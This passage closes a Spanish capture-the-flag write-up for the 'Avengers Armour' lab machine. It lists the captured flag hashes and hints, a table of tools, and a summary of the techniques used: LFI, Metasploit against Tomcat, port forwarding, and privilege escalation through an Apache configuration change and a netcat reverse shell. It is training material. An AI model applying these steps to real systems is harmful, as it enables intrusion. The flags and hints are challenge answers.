	Ironman Armour	3AE9D8799D1BB5E201E5704293BB54EF

5.- Resultados obtenidos:

Hulk Armour	7BDA7019C06B53AEFC8EE95D2CDACCAA
Spiderman Armour	83A75F0B31435193BAFD3B9C5FD45AEC
Ant Man Armour	A9F56B7ECE2113C9C4A1214A19EDE99C
Black Panther Armour	690B4BAC6CA9FB81814128A294470F92
Ironman Armour	3AE9D8799D1BB5E201E5704293BB54EF

HINT 1	TheOlympics
HINT 2	maybeevena
HINT 3	StarBucks

Herramientas utilizadas:

Herramienta	Uso
Nmap	Descubrimiento de hosts y escaneo de puertos
Gobuster	Fuzzing de directorios web
Dirbuster	Investigación de directorios
Metasploit	Explotación de vulnerabilidades
netcat (nc)	Establecimiento de reverse shell
tftp	Descarga de archivos del servicio TFTP
wget	Descarga de archivos vía HTTP

Conclusión

La resolución de la máquina Avengers Armour me ha permitido poner en práctica técnicas fundamentales de ciberseguridad ofensiva:

- Escaneo y enumeración de puertos y servicios (nmap, gobuster, dirbuster, nikto)
- Explotación de LFI (Local File Inclusion) para leer archivos sensibles del sistema



- Enumeración de servicios ocultos como TFTP para recuperar información
- Uso de Metasploit para explotar Tomcat y obtener acceso inicial con Meterpreter
- Técnicas de post-explotación: port forwarding y enumeración de servicios internos
- Escalada de privilegios mediante modificación de la configuración de Apache y reverse shell